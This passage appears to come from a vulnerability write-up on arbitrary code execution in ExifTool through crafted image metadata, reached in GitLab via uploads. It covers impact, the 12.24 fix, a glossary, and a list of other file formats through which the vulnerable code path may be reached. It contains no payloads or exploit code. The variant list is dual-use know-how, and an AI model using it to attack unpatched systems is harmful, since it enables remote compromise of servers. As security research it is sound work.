An attacker who can get a crafted file processed by ExifTool gets arbitrary code execution in the context of the process running ExifTool. The report demonstrates this with a DjVu file, a TIFF file, and a JPEG written through a custom config, and notes that the same tag table is reachable from other formats. In the GitLab case, the trigger is an uploaded image that the platform passes to ExifTool for tag stripping, so an upload is enough to run code on the server that processes it. The report does not describe the privileges of that process or any further exploitation.
Fix
ExifTool 12.24 addresses the issue, as recorded in its changelog. The report does not describe the patch itself.
Variants to test
- Other formats that reach
Image::ExifTool::Exif::Main,ExtractInfo,ProcessTIFForProcessExif. A positive result is theHasselbladExiftag being parsed and the injected command output appearing in a metadata field. - ZIP archives containing
meta.json: the report notes thatExtractInfois called on that member. A positive result is command output in the extracted metadata. - PDFs using the
DCTDecodeorJPXDecodefilters:ExtractInfois called on the embedded image stream. A positive result is the same as above. - AVI files: the
EXIFtag is processed as TIFF, and aJUNKalignment tag can be replaced withEXIFplus a TIFF/EXIF payload. A positive result is code execution when the AVI is parsed. - MOV/MP4 files: the
UserDatatagRMKNis processed as TIFF and its EXIF data parsed. The report's extended config adds a writableRMKNtag for this; a positive result is command output in the metadata. - Any application that passes user-supplied files to ExifTool, especially where the file type is validated first. A positive result is that a file which passes validation still triggers the eval.
Glossary
- API: a defined way for one program to talk to another, like a menu of requests a service accepts.
- Base64: a way of turning arbitrary bytes into plain text characters so binary data can travel inside text.
- Bug bounty: a scheme where a company pays people to find and report security problems in its systems.
- Callback: a piece of code that a program runs when a particular event happens.
- Chunk: a labelled block of data inside a file.
- Code injection: a bug where an attacker can make a program run code of the attacker's choosing.
- Config file: a file that changes how a program behaves without changing the program itself.
- CVE: a public catalogue number for a known security vulnerability.
- DjVu: a document format, a bit like a PDF, used mainly for scanned documents.
- eval: a Perl feature that takes a piece of text and runs it as Perl code.
- EXIF: the standard format for metadata inside photos, built on top of TIFF.
- ExifTool: a free tool, written in Perl, that reads and writes metadata in a very large number of file formats.
- Hash: a key-value map, a data structure that stores values under names.
- Hex editor: a program that shows a file as raw bytes in hexadecimal and lets you edit them directly.
- IFD: an image file directory in a TIFF file, a list of tags.
- IPTC: another metadata standard, used mainly by news agencies.
- Metadata: the extra information stored alongside the actual picture, such as camera, date and author.
- Method: a named block of code inside a program, roughly like a function.
- Module: a self-contained file of code that handles one particular job.
- Parser: the part of a program that reads a file and works out what is inside it.
- Perl: a dynamic scripting language, interpreted at runtime, in which ExifTool is written.
- Recursion: when a method calls itself to handle a nested piece of data.
- Regex: a pattern used to match text, such as
\Sfor a non-whitespace character. - Remote code execution (RCE): a bug where an attacker can run code on a remote machine.
- s-expression: a bracketed list format, here used for DjVu annotations.
- Sigil: the leading character of a Perl variable name:
$for a single value,@for a list,%for a hash. - Source code: the human-readable text that a program is built from.
- String interpolation: when a variable name inside a double-quoted string is replaced by its value.
- Substitution: a regex operation that finds text and replaces it.
- Tag: a labelled piece of metadata inside a file, identified by a number.
- TIFF: a container format for images, and the basis of EXIF.
- Token: a piece of text produced by a parser, such as a name or a quoted value.
- Vulnerability: a weakness in a program that an attacker can abuse.